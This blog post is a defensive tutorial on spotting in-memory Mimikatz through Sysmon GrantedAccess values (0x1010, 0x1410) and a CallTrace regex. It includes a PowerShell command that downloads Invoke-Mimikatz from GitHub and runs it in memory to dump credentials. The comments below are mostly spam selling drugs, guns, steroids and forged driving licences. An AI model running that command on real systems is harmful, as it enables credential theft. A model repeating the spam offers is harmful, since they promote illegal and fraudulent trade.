

Figure 12. Showing only PowerShell as a Source Image.

Now hover over your PowerShell filter and click on the Minus symbol inside of the magnifier glass icon. That will filter out PowerShell.exe and show you the event of Mimikatz accessing Lsass.exe. As you can see in figure 13 below, Mimikatz uses **0x1010** permissions to access Lsass.exe. According to our table of **Process-Specific Access Rights** that I showed you at the beginning of this article, that combination is the results of adding **0x1000 (QueryLimitedInformation) & 0x0010 (VMRead).**



Figure 13. Mimikatz Granted Access code.



Figure 14. Sysmon Event Log.

What happened with this?

Figure 15. Outdated Mimikatz Version

The permissions changed with the latest version of Mimikatz (20170320). However, the latest versions of **Invoke-Mimikatz** (**PowerSploit** & **PowerShellEmpire**) still use the outdated version. We will test them next to confirm. So far our basic

0x1010".

Detecting In-memory Mimikatz

First, Delete/Clear your Index

I recommend to delete/clear your Index by running the following command as shown in figure 16 below:

curl -XDELETE 'localhost:9200/[name of your index]?pretty'



Figure 16. Deleting/Clearing Index.

Running Outdated Mimikatz (20161126)

Run PowerShell as administrator. Next, download Invoke-Mimikatz as a string from Github and run it in memory by typing the following commands:

IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/module_source/credentials/Invoke-Mimikatz.ps1'); Invoke-Mimikatz



Figure 17. Running Mimikatz in Memory.

Next, refresh your dashboard. We can see in figure 18 below two GrantedAccess values again, but I can tell that the **0x1ffff** is from PowerShell.exe running **whoami.exe** which is part of the **Invoke-Mimikatz** script from PowerShell Empire. Remember that we shouldn't be relying on the **whoami.exe** event unless we think an adversary would be using the same PowerShell Empire Script (maybe? Red team?).



Figure 18. Results of outdated Mimikatz in Memory.

After filtering everything to show only **GrantedAccess: 0x1410**, you will see that it is powershell accessing Lsass.exe. Once again, this is with the outdated version of Mimikatz in Invoke-Mimikatz.



Figure 19. Results of outdated Mimikatz in Memory.

Running latest version of Mimikatz in Memory (20170320)

I updated the PowerSploit Invoke-Mimikatz script with the latest version of Mimikatz (20170320). It doesn't matter which script I update (PowerSploit or PowerShellEmpire) because anyways I have to replace the values of **$PEBytes32 & $PEBytes64** in the script with the encoded version of the Mimikatz module. We do this in order to validate the results I obtained before after executing Mimikatz on disk. Make sure you delete/clear your index before running it. After running the Invoke-Mimikatz (v. 20170320), you should get the same results as when Mimikatz was executed on disk as shown in figure 20. **GrantedAccess: 0x1010.** This is expected since we are running the same Mimikatz module with the difference that we are loading the updated Mimikatz module reflectively in memory and in the context of PowerShell.exe.



Figure 20. Latest version of Mimikatz in Memory.

How can we test this fingerprint against other processes accessing Lsass?

Before thinking on deploying a detection rule like this to your Sysmon config in production, I highly recommend to get a gold image and log every single process accessing Lsass in the system. You will see a lot of AV solutions accessing Lsass.exe the whole time.

Edit and Update your Sysmon config

Edit your config to only log for **ProcessAccess** events targeting **Lsass.exe** as shown in figure 21 below.



Figure 21. Edit your Sysmon Config

Then, update your Sysmon rules configuration. In order to do this, make sure you run cmd.exe as administrator, and use the configuration you just edited as shown in figure 22 below. Run the following commands:

Sysmon.exe -c [Sysmon config xml file]

Then, confirm if your new config is running by typing the following:

sysmon.exe -c (You will notice that the only things being logged will be Lsass.exe as shown in figure 22 below.)



Figure 22. Updating Sysmon rules configuration.

Testing this in a bigger dev environment

I tested this in my own home environment and I didnt like to see only a few events in the console (not many applications where accessing lsass to test this approach). I decided to test this in a bigger dev environment to see how this basic fingerprint would scale. I found some interesting stuff.

Total Events	0x1410	0x1010
1,084,394	23,138	3

There were more than 1M events (Event ID 10) in a 30 days period, and as you can see in the small table above, the latest version of Mimikatz seemed to be easier to detect/spot using the basic fingerprint of **GrantedAccess 0x1010**.

Final Thoughts

Once again, even though this is just part II of detecting In-memory Mimikatz, we are already coming up with another good indicator to reduce the number of false positives when hunting for it.

Based on our test today, we can say that if we want to detect the latest version of Mimikatz from a **ProcessAccess** event perspective, we should look for:

GrantedAccess: 0x1010

Now, if we still want to detect the current **Invoke-Mimikatz** versions used in projects such as PowerSploit and PowerShell Empire.

We should also look for:

GrantedAccess: 0x1410

However, when looking for **0x1410**, there is a little bit more of tuning that needs to happen to filter all the noise. You will have to add Sysmon EID 10 logs. As you can see in figure 23 below, In-Memory Mimikatz always has the same **CallTrace** pattern. Remember that Sysmon only shows the module used and the offset addresses. However, you can use either Process Monitor or Process Explorer to configure a public Microsoft Symbol Server and show you a better call stack with all the function names. You can learn how here. This Call Trace pattern could be useful with the right Regex to filter out all the noise (having some issues with Lucene regex in kibana).

C:\\Windows\\SYSTEM32\\ntdll\.dll\+[a-zA-Z0-9]{1,}\|C:\\Windows\\system32\\KERNELBASE\.dll\+[a-zA-Z0-9]{1,}\|UNKNOWN\([a-zA-Z0-9]{16}\)



Figure 23. Mimikatz CallTrace.

Hunting Technique recommended

Grouping [Source]
"Grouping consists of taking a set of multiple unique artifacts and identifying when multiple of them appear together based on certain criteria. The major difference between grouping and clustering is that in grouping your input is an explicit set of items that are each already of interest. Discovered groups within these items of interest may potentially represent a tool or a TTP that an attacker might be using. An important aspect of using this technique consists of determining the specific criteria used to group the items, such as events having occurred during a specific time window.This technique works best when you are hunting for multiple, related instances of unique artifacts, such as the case of isolating specific reconnaissance commands that were executed within a specific timeframe."

Up to this point we can, for example use this approach **(GrantedAccess 0x1010 OR 0x1410)** with the group of modules explained in part I and start hunting for In-memory Mimikatz. Grouping those events with other chains of events will definitely reduce the number of false positives. In my next post I will go over other commands in Mimikatz that an adversary could use besides **dumping credentials** and see what other permissions Mimikatz uses to interact with **Lsass.exe.** I will combine that with other native

Windows events.

Feedback is greatly appreciated! Thank you.

Updates

- 03/25/2017 - Mimikatz Update 2.1.1-20170326 has the same permissions for "sekurlsa::logonpasswords". 0x1010.
- 03/26/2017 - Updated CallTrace Regex. Still working on Kibana Lucene Regex
- 03/31/2017 - Mimikatz Update 2.1.1- 20170328 has the same permissions for "sekurlsa::logonpasswords". 0x1010.

Posted by Wardog at 1:11 PM

125 comments:

Jones January 24, 2020 at 3:05 AM

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Replies

No Name February 21, 2022 at 8:07 AM

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Jones January 24, 2020 at 3:06 AM

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Jones January 24, 2020 at 3:14 AM

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Omprakash Sonwani June 2, 2020 at 3:21 AM

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sofi October 3, 2020 at 3:52 PM

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derick December 2, 2020 at 2:22 AM

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derick December 2, 2020 at 2:24 AM

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derick December 2, 2020 at 2:25 AM

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Unknown December 12, 2020 at 9:35 PM

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John December 19, 2020 at 10:26 AM

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mary Brown January 4, 2021 at 7:22 PM

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Unknown February 23, 2021 at 6:22 PM

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Jacko March 8, 2021 at 4:53 AM

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donnaj edwards May 11, 2021 at 10:48 AM

Very informative and impressive post you have written, this is quite interesting and i have went through it completely, an upgraded information is shared, keep sharing such valuable information. 4 Aco DMT Vendor

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new May 14, 2021 at 7:15 PM

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sherazabbasi May 26, 2021 at 11:27 PM

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ThePlugUSA June 2, 2021 at 8:34 AM

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Alex James June 3, 2021 at 7:58 AM

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rosstaylor505 June 8, 2021 at 5:09 AM

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Unknown June 20, 2021 at 5:38 PM

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Voilet July 6, 2021 at 9:31 PM

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Randicard July 12, 2021 at 1:29 PM

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Morgan July 27, 2021 at 12:02 PM

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Shivani thakur August 12, 2021 at 9:57 PM

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NJC September 5, 2021 at 11:28 AM

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Reply

NJC September 6, 2021 at 7:37 PM

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maltipoo paradise home September 8, 2021 at 5:24 PM

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Randicard October 12, 2021 at 3:56 PM

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qua October 22, 2021 at 8:23 AM

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https://kushhighlife.com/ October 22, 2021 at 7:57 PM

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FREYA October 25, 2021 at 12:42 AM

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onlineresearchchemlab October 26, 2021 at 3:11 PM

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rj zz November 2, 2021 at 10:02 PM

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Reply

Scarlet November 3, 2021 at 8:09 AM

i must confess you guys have the best blog out here. thanks for giving me the opportunity to place a comment here.
corgi puppy for sale near me,corgi puppies for adoption,corgi breeders near me,corgi for adoption,corgi,corgi breeders,corgi puppies for adoption,corgi mix puppies,pembroke welsh corgi puppies for sale,corgi puppies for sale in United States ,cardigan welsh corgi puppies for sale,cardigan welsh corgi puppies,corgi puppies price,**fluffy corgi puppies for sale,corgi kennel,corgi puppies for sale in usa,corgi mix puppies for sale,cardigan corgi puppies,corgi mix breeds,welsh corgi for adoption under $500,corgi dog price,corgi puppies for sale**

Reply

Scarlet November 24, 2021 at 9:15 AM

Cheap Corgi puppies for Sale

website>>>>https://www.greenfieldcorgipuppies.com/

Reply

Scarlet December 1, 2021 at 2:35 AM

buy Corgis online for sale

Website>>>>>https://www.greenfieldcorgipuppies.com/

Reply

Unknown December 2, 2021 at 9:35 AM

Buy Guns Online US

used guns

buy rifles online

airsoft guns

kwa km4 kr9

g&g full metal m4

nighthawk dominator

charter arms old glory

aac 556 sd suppressor

Reply

miawri December 10, 2021 at 12:00 AM

Hi There,
Thank you for sharing the knowledgeable blog with us I hope that you will post many more blog with us:-
Buy Pure 4f-adb online 4F-ADB is a research chemicals known by many to be very good and effective. You can buy 4f-adb online
Email:info@onlineresearchchemlab.com
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Reply

weezy December 12, 2021 at 5:28 AM

Tko carts

Tko carts

tkocarts.us online

mushrooms for sale

buy vapes-and-carts/exotic-carts/ online

sativa vs indica chart

buy real cookie carts online

tkocarts.us online

buy one-up-psilocybin-mushroom-chocolate-bar/ online

buy psychedelics online

Reply

aerocityincall December 14, 2021 at 8:21 PM

Hot Profile Picture
Ladies and Young Girls
MatureFemale
LadyinSwimwear
CollegeGoingGirl
IndianAunty
IndianBeauty
Indianface
IndianHotPicture

Reply

miawri December 15, 2021 at 9:12 PM

Hi There,
Thank you for sharing the knowledgeable blog with us I hope that you will post many more blog with us:-
Rare Tryptamines are a diverse group of 5HT2A agonist compounds. The predominant clinical effect produced by tryptamine exposure.
Email:info@realchemss.com
Click here for more information:- **more info**

Reply

miawri December 15, 2021 at 11:13 PM

Hi There,
Thank you for sharing the knowledgeable blog with us I hope that you will post many more blog with us:-
Beantragen Sie einen registrierten und gefälschten polnischen Führerschein Möchten Sie einen polnischen Führerschein online kaufen, einen echten polnischen Führerschein online kaufen und einen echten Personalausweis online kaufen? Ihre Suche hat Sie auf die richtige Seite gebracht.
Email:wergofuhrerscheindienste@gmail.com
Click here for more information:- **more info**

Reply

FREYA December 19, 2021 at 11:32 PM

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supplier botox 50u

CONTACT: +1 (302)754-1570
Email: sales@globalpharmasupplies.com
WEBSITE: https://globalpharmasupplies.com/

Reply

Unknown December 22, 2021 at 11:11 PM

Thank you for sharing the post, I have come across while reading, you can avail to our services NRI Lawyer in India, very nice blog so you ever need any legal services in India to establish business or anything related to international cyber crime, you can connect us for legal advice.

Reply

maltipoo paradise home December 28, 2021 at 8:55 PM

https://maltipooparadisehome.com/maltipoo-puppies-for-sale/
https://maltipooparadisehome.com/cheap-teacup-puppies-for-sale/
https://maltipooparadisehome.com/how-much-are-adoption-fees-for-dogs/

Reply

Xenelsoft December 29, 2021 at 9:11 PM

Interesting article! Thank you for sharing! I hope you will continue to have similar posts to share with everyone.
Pellet Hormone therapy Virginia

Reply

Unknown January 16, 2022 at 3:38 PM

Free e liquids
Juul pods near me
Cheap vape juice
E cigs near me
How much are puff bars
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Buy steroids online
Buy clenbuterol steroids online
kitten shelter homes
american shorthair cat-for sale

Reply

john NJL January 22, 2022 at 10:39 PM

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<a href="https://hippiestore.org/product-category/psychedelics/dm…

Reply

LSD FOR Sell January 23, 2022 at 4:09 AM

Psychedelic is a relating or denoting drug (especially LSD) that produces hallucinations and apparent expansion of consciousness.

Psychedelic therapy is a technique that involves the use of psychedelic substances to aid the therapeutic process.

Lsd for sale

Reply

miawri January 23, 2022 at 11:53 PM

Hi There,
Thank you for sharing the knowledgeable blog with us I hope that you will post many more blog with us:-
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Email:info@onlineresearchchemlab.com
Click here for more information:- **more info**

Reply

Scarlet January 27, 2022 at 2:09 AM

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Website>>>>https://www.greenfieldcorgipuppies.com/

Reply

FREYA January 28, 2022 at 3:09 AM

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#abortion pills in Umm Salal Ali:::::::::::::::Grade: AA+

#abortion pill Abu Dhabi::::Grade: A

#abortion pills available in Sharjah :::::::Grade: AA

And many more..

Deliveries 24/7 everywhere!!!! very clean smelling, awesome taste and VERY potent hash oil. purged for hours so no impurities left. used stainless steel tubes.

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Website: https://abortionpillshomeuae.com/

